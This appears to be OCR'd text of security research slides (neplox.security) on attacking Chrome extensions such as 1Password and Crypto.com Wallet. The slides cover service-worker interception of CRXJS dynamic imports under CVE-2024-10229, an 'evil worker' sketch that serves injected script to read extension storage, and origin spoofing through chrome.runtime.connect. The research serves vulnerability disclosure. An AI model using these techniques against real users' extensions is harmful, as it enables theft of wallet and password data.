
script.js

```
const registration = await
  navigator.serviceWorker.register("/sw.js", {
    scope: "/",
  });
```

worker.js


```
self.addEventListener("fetch", (event) => {
  // Modify request, craft response...
  event.respondWith(response);
});
```

* Domain service worker intercepts network



CHROME / EXTENSION

NETWORK ISOLATION



* Domain service worker is ignored

`request.SetSkipServiceWorker()`

DYNAMIC IMPORTS


manifest.json

```
(function () {
  'use strict';
  const injectTime = performance.now();
  (async () => {
    const { onExecute } = await import(
      chrome.runtime.getURL("assets/isolated.ts-Ba3BOPRo.js")
    );
    onExecute?.({ perf: { injectTime, loadTime: performance.now() - injectTime } });
  })().catch(console.error);
})();
```

Commonly seen in bundled `content.js` code of extensions which use the CRXJS (`crxjs/chrome-extension-tools`) bundler,

e.g. **1Password**, **Crypto.com** Wallet.


CHROME CVE-2024-10229



Access to **storage** and **background script** through **RCE**

CHROME / EXTENSION

EVIL WORKER




https://neplox.security

worker.js

```
self.addEventListener("fetch", (event) => {
  // Pass through non-extension requests.
  if (event.request.url
    .indexOf("chrome-extension") === -1
  ) {
    event.respondWith(fetch(event.request));
    return;
  }

  const evilJS = `// read chrome.storage`;
  event.respondWith(new Response(evilJS, ...));
});
```



Extension storage:

```
{
  "app_walletExtensionPreference_default": "cdc",
  "app_walletExtensionPreference_saved": false,
  "segment-identity-created": "2024-10-12T11:07:11.871Z",
  "segment-identity-last-updated": "2025-02-24T02:59:02.736Z"
}
```

Chrome version: 129.0.6668.90

CHROME / EXTENSION

ORIGIN SPOOFING

content.js

```
chrome.runtime.connect({
  name: JSON.stringify({
    role: "dapp",
    origin: location.origin,
    uuid: uuid()
  })
})
```

background.js

